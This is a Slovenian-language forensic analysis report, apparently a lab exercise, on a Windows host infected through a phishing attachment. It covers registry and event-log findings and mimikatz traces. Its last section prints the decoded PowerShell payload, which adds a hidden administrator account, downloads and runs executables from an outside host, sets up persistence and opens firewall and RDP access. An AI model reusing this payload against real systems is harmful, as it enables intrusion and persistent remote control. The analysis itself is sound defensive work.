
Ker bomo mapo system32/config še potrebovali, jo izvozimo z pomočjo AccessDataFTK Imager-ja in naložim registre.



Computer name je “DESKTOP-BI42PS8”.


Preverili smo tudi morebitne zapise za ključe Run in RunOnce pod Windows in WindowsNT in nismo našli nobenih nepričakovanih vnosov.

Prav tako smo preverili profile in njihove uid-je pod  
“HKEY\_LOCAL\_MACHINE\infected\_software\Microsoft\Windows  
NT\CurrentVersion\ProfileList”



Po prvem pregledu smo uporabili program RegRipper, ki je neprimerno bolj primeren za analizo kot nalaganja registrskega panja v delajoč operacijski sistem.

V poročilu system panja ponovno opazimo AnyDesk, ki je bil naložen 2024-01-04 20:22:34Z. Ura je tudi pomembna, ker je 20:22 neobičajna ura za službeno delo na službenem računalniku.



## 5.2.4 Pregled dnevnikov operacijskega sistema

Podobno kot pri pregledu registra, se tudi pri pregledu dnevnikov zavedamo, da je napadalec imel dostop do sistema in da dnevniškim zapiskom ne moremo popolnoma zaupati.

Pri Application kanalu vidimo dogodke povezane s programom AnyDesk ob 20:27

Primer:

Error 04/01/2024 20:27:24 0 AnyDesk None N/A DESKTOP-BI42PS8

Pri kanalu Microsoft-Windows-Windows Defender lahko opazimo dve grozni, ki jih je Defender prepoznal in onemogočil.

Primer:

Information 04/01/2024 18:46:21 1117 Microsoft-Windows-Windows Defender  
None \SYSTEM DESKTOP-BI42PS8

Gre za "TrojanDownloader:Win32/Umbald.A" in "Trojan:Win32/Swrort!pz"

The screenshot shows the Windows Event Log interface. The left pane displays a tree view of event logs, and the right pane lists specific events. A blue oval highlights a group of events from the Microsoft-Windows-Windows Defender log. These events are mostly of type 'Information' and 'Warning'. One warning event is clearly visible, indicating a detected malware threat. The events are timestamped between 18:45:02 and 18:46:21 on 04/01/2024. The 'Source' column consistently shows 'Microsoft-Windows-Windows Defender'. The 'Category' column shows values like 1111, 1117, and 5007. The 'User' column is 'None', and the 'Computer' column is 'DESKTOP-BI42PS8'. The 'Description' pane at the bottom provides detailed information about the detected threat, mentioning 'TrojanDownloader:Win32/Umbald.A' and 'Trojan:Win32/Swrort!pz'.

Opazimo lahko tudi ključe , ki jih je zpo poskušala vpisati v register in poskus generacije opravil v Task Scheduler-ju. Na lokaciji v profilu, lahko vidimo tudi izbrisano/karanteno datoteko .ink.

V Security kanalu lahko vidimo prijave in že poskuse avtenticiranja računov:

Audit Success 04/01/2024 20:02:23 4797 Microsoft-Windows-Security-Auditing  
User Account Management N/A DESKTOP-BI42PS8

Prav tako lahko vidimo kreiranje uporabnika "Admin\$"

zpo01 - VMware Workstation 17 Player (Non-commercial use only)

Player | Untitled-ELX - Event Log Explorer

File Database Tree Log View Event Advanced Window Help

<Load filter>

Objects tree

Search

DESKTOP-MCQLV8I (local)

Log Files

Security (C:\Users\Iran\Desktop\export\winet\winevt\Log\Security.evtx)

Microsoft Windows PowerShell\Operational (C:\Users\Iran\Desktop\export\winevt\Logs\WindowsPowerShell.evtx)

Application (C:\Users\Iran\Desktop\export\winet\winevt\Logs\Application.evtx)

Microsoft Windows Kernel\WHEA\%Operational (C:\Users\Iran\Desktop\export\winevt\Logs\Kernel.evtx)

Microsoft Windows Win32k\%Operational (C:\Users\Iran\Desktop\export\winevt\Logs\Win32k.evtx)

System (C:\Users\Iran\Desktop\export\winet\winevt\Logs\System.evtx)

Windows PowerShell (C:\Users\Iran\Desktop\export\winet\winevt\Logs\WindowsPowerShell.evtx)

Microsoft Windows Remote Desktop Services\RdpCoreT5\%Operational (C:\Users\Iran\Desktop\export\winevt\Logs\RdpCoreT5.evtx)

Microsoft Windows Firewall\Operational (C:\Users\Iran\Desktop\export\winevt\Logs\Firewall.evtx)

Microsoft Windows Windows Firewall With Advanced Security\%Operational (C:\Users\Iran\Desktop\export\winevt\Logs\FirewallAdvanced.evtx)

Microsoft Windows PowerShell\%Administrative (C:\Users\Iran\Desktop\export\winet\winevt\Logs\WindowsPowerShellAdmin.evtx)

Microsoft Windows Remote Desktop Services\RdpCoreT5\%Administrative (C:\Users\Iran\Desktop\export\winevt\Logs\RdpCoreT5Admin.evtx)

Microsoft Windows Task Scheduler\%Operational (C:\Users\Iran\Desktop\export\winevt\Logs\TaskScheduler.evtx)

Microsoft Windows Win32k\%Operational (C:\Users\Iran\Desktop\export\winevt\Logs\Win32kOperational.evtx)

Microsoft Windows Terminal Services\RemoteConnectionManager\%Administrative (C:\Users\Iran\Desktop\export\winevt\Logs\TerminalServicesAdmin.evtx)

Microsoft Windows User Profile\%Operational (C:\Users\Iran\Desktop\export\winevt\Logs\UserProfile.evtx)

Setup (C:\Users\Iran\Desktop\export\winet\winevt\Logs\Setup.evtx)

Task templates

1339 7 4 1

Type Date Time Event Source UTC

Audit Success 04/01/2024 16:29:12 4720 Microsoft-Windows-Security-Auditing User Account Manager: N/A DESKTOP-B14058

Audit Success 03/01/2024 18:09:57 4720 Microsoft-Windows-Security-Auditing User Account Manager: N/A DESKTOP-B14058

Audit Success 28/12/2023 15:14:14 4720 Microsoft-Windows-Security-Auditing User Account Manager: N/A DESKTOP-B14058

Audit Success 29/12/2023 00:11:49 4720 Microsoft-Windows-Security-Auditing User Account Manager: N/A WIN-KDNVC7O0B0V

Description

A user account was created.

Subject:

Security ID: S-1-5-21-46277543-34581098-3931430504-1001  
Account Name: \$vbo Novice  
Account Domain: DESKTOP-B14058  
Logon Id: 0x18044

New Account:

Security ID: S-1-5-21-46277543-34581098-3931430504-1002  
Account Name: Admins  
Account Domain: DESKTOP-B14058

Attributes:

SAM Account Name: Admins  
Display Name: <value not set>  
User Principal Name: <value not set>  
Home Directory: <value not set>  
Script Path: <value not set>  
Profile Path: <value not set>  
User Workstations: <value not set>  
Password Last Set: <never>  
Account Expires: <never>

AccessData FTK Imager 4.7.1.2

File To: 1513

Size To: 0x0

Format: 0x15

Decompress: Enabled

Is A Not Required: Enabled

Account: Enabled


Activate Windows  
Go to Settings to activate Windows.

2023 07/02/2024 2023 07/02/2024


Po analizi dnevnikov, imamo boljšo sliko in okvirno časovnico.

## 5.2.5 Pregled datotečnega sistema

Anydesk bližnjica v program data autostart:




Že razpakirana domnevna zpo v košu uporabnika Silvo Novinec, kjer ne bo potrebno ugibati/krekati gesla zip datoteke.




SAM izvoz in dekodiranje z programom RegRipper nam pokaže da je Silvo Novinec v administratorski skupini.

Prav tako vidimo Reset/Security vprašanja (aaaa), ki jih bomo kasneje uporabili za reset gesla in prijavo v okuženo napravo. Lahko bi gesla tudi resetirali ali celo krekali (Ophcrack?)




Na namizju uporabnika Admin\$ je mimikatz, in dnevnik delovanja. Čas nastanka log datoteke je isti kot eventi, ki smo jih prej zaznali v Windows Event Logu / Security.



Izvozili smo tudi profile brskalnikov in poštnih odjemalcev uporabnika Silvo Novinec.

Thunderbird profil bi lahko gledali tudi direktno (mbox datoteke), vendar je bolj pregledno uvoziti profil v novo instanco Thunderberda:



Tukaj in v Firefox profilu lahko vidimo potek napada/okužbe.

1. Prejeto poštno sporočilo 15:57 UTC
2. Prenos in zagon 16:29 UTC


V sporočilih vidimo tudi ozadje razloga za admin račun Silva Novinca, geslo za postajo, ki ga je seveda uporabnik že spremenil...

V sporočilu tudi vidimo, da je pošiljalj iz druge domene (golix.si vs golix.eu)

### 5.3 Statična analiza ZPO

Payload se nahaja v datoteki "Ponudba.pdf.exe". Gre za v exe convertirano ps1 skripto, kar nam bo olajšalo delo. Uporabili bomo dnsSpy, ker imamo z njim že izkušnje.

Lahko bi tudi uporabili ps2exe converter, ker ima opcijo, da vrne izvirni ps1. Vsak .net decompiler bi bil ok.



### **5.3.1 Vsebina Ponudba.pdf.exe**

Payload je zamaskiran/obfuscated, in ni običajen Base64, ker so čudni znaki vmes. Header je google prepoznał kot gzip in potem smo lahko dekodirali izvorno kodo. Pod vsako vrstico je dodan moj komentar, ki ni prisoten v izvorni kodi.

```
cmd.exe /c "net user Admin$ Xe2S9XlqJj /add"
```

#Kreiraj uporabnika Admin\$

```
cmd.exe /c "net localgroup Administrators Admin$ /add"
```

#Dodaj v admin grupo

```
Invoke-WebRequest -Uri "http://ptest2.golix.si/GEA-ZPO/6hYtsNVfwDXsD9P5/putty1.exe" -OutFile "$env:Temp\putty.exe"
```

# Potegni putty iz linka, invoke-webrequest je podoben curl-u

```
$desktopPath = [System.Environment]::GetFolderPath("Desktop")
```

# pripravi variabilo za kopiranje

```
Move-Item -Path "$env:Temp\putty.exe" -Destination $desktopPath\putty.exe
```

#kopiraj putty na namizje

```
Start-Process -FilePath "$desktopPath\putty.exe" -Verb RunAs
```

#Zaženi putty

```
$action1 = New-ScheduledTaskAction -Execute "$desktopPath\putty.exe"
```

```
$trigger1 = New-ScheduledTaskTrigger -AtStartup
```

# inicializiraj dve variabili za uporabo pri kreiranju novega taska

```

Register-ScheduledTask -Action $action1 -Trigger $trigger1 -TaskName "RunPuttyAtStartup"
# registriraj task v task scheduler za zagon putty ob zagonu
$action2 = New-ScheduledTaskAction -Execute "$desktopPath\putty.exe"
$trigger2 = New-ScheduledTaskTrigger -Daily -At 15:00
# inicializiraj variabile za task2

Register-ScheduledTask -Action $action2 -Trigger $trigger2 -TaskName "RunPuttyAt3PM"
# registriraj task v task scheduler, za zagon putty ob 15:00

Invoke-WebRequest -Uri "http://ptest2.golix.si/GEA-ZPO/6hYtsNVfwDXsD9P5/winsvchost.exe" -OutFile
"C:\Windows\System32\winstvchost.exe"

# Potegni dol winsvchost.exe in skopiraj v system32
New-ItemProperty -Path "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "winstvchost" -Value
"C:\Windows\System32\winstvchost.exe" -PropertyType String

# dodaj v register
$adapter = Get-NetAdapter | Where-Object { $_.Status -eq 'Up' } | Select-Object -First 1
# enumeriraj nic-e

Set-DnsClientServerAddress -InterfaceIndex $adapter.IfIndex -ServerAddresses ("1.1.1.1", "1.1.8.8")
# dodaj google/cloudflare dns

New-NetFirewallRule -DisplayName "Allow Port 65530" -Direction Inbound -LocalPort 65530 -Action Allow -Protocol
TCP
# Odpri port 65530:tcp

Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp' -Name
"UserAuthentication" -Value 0

Set-NetFirewallRule -DisplayName "Remote Desktop (TCP-In)" -Enabled True

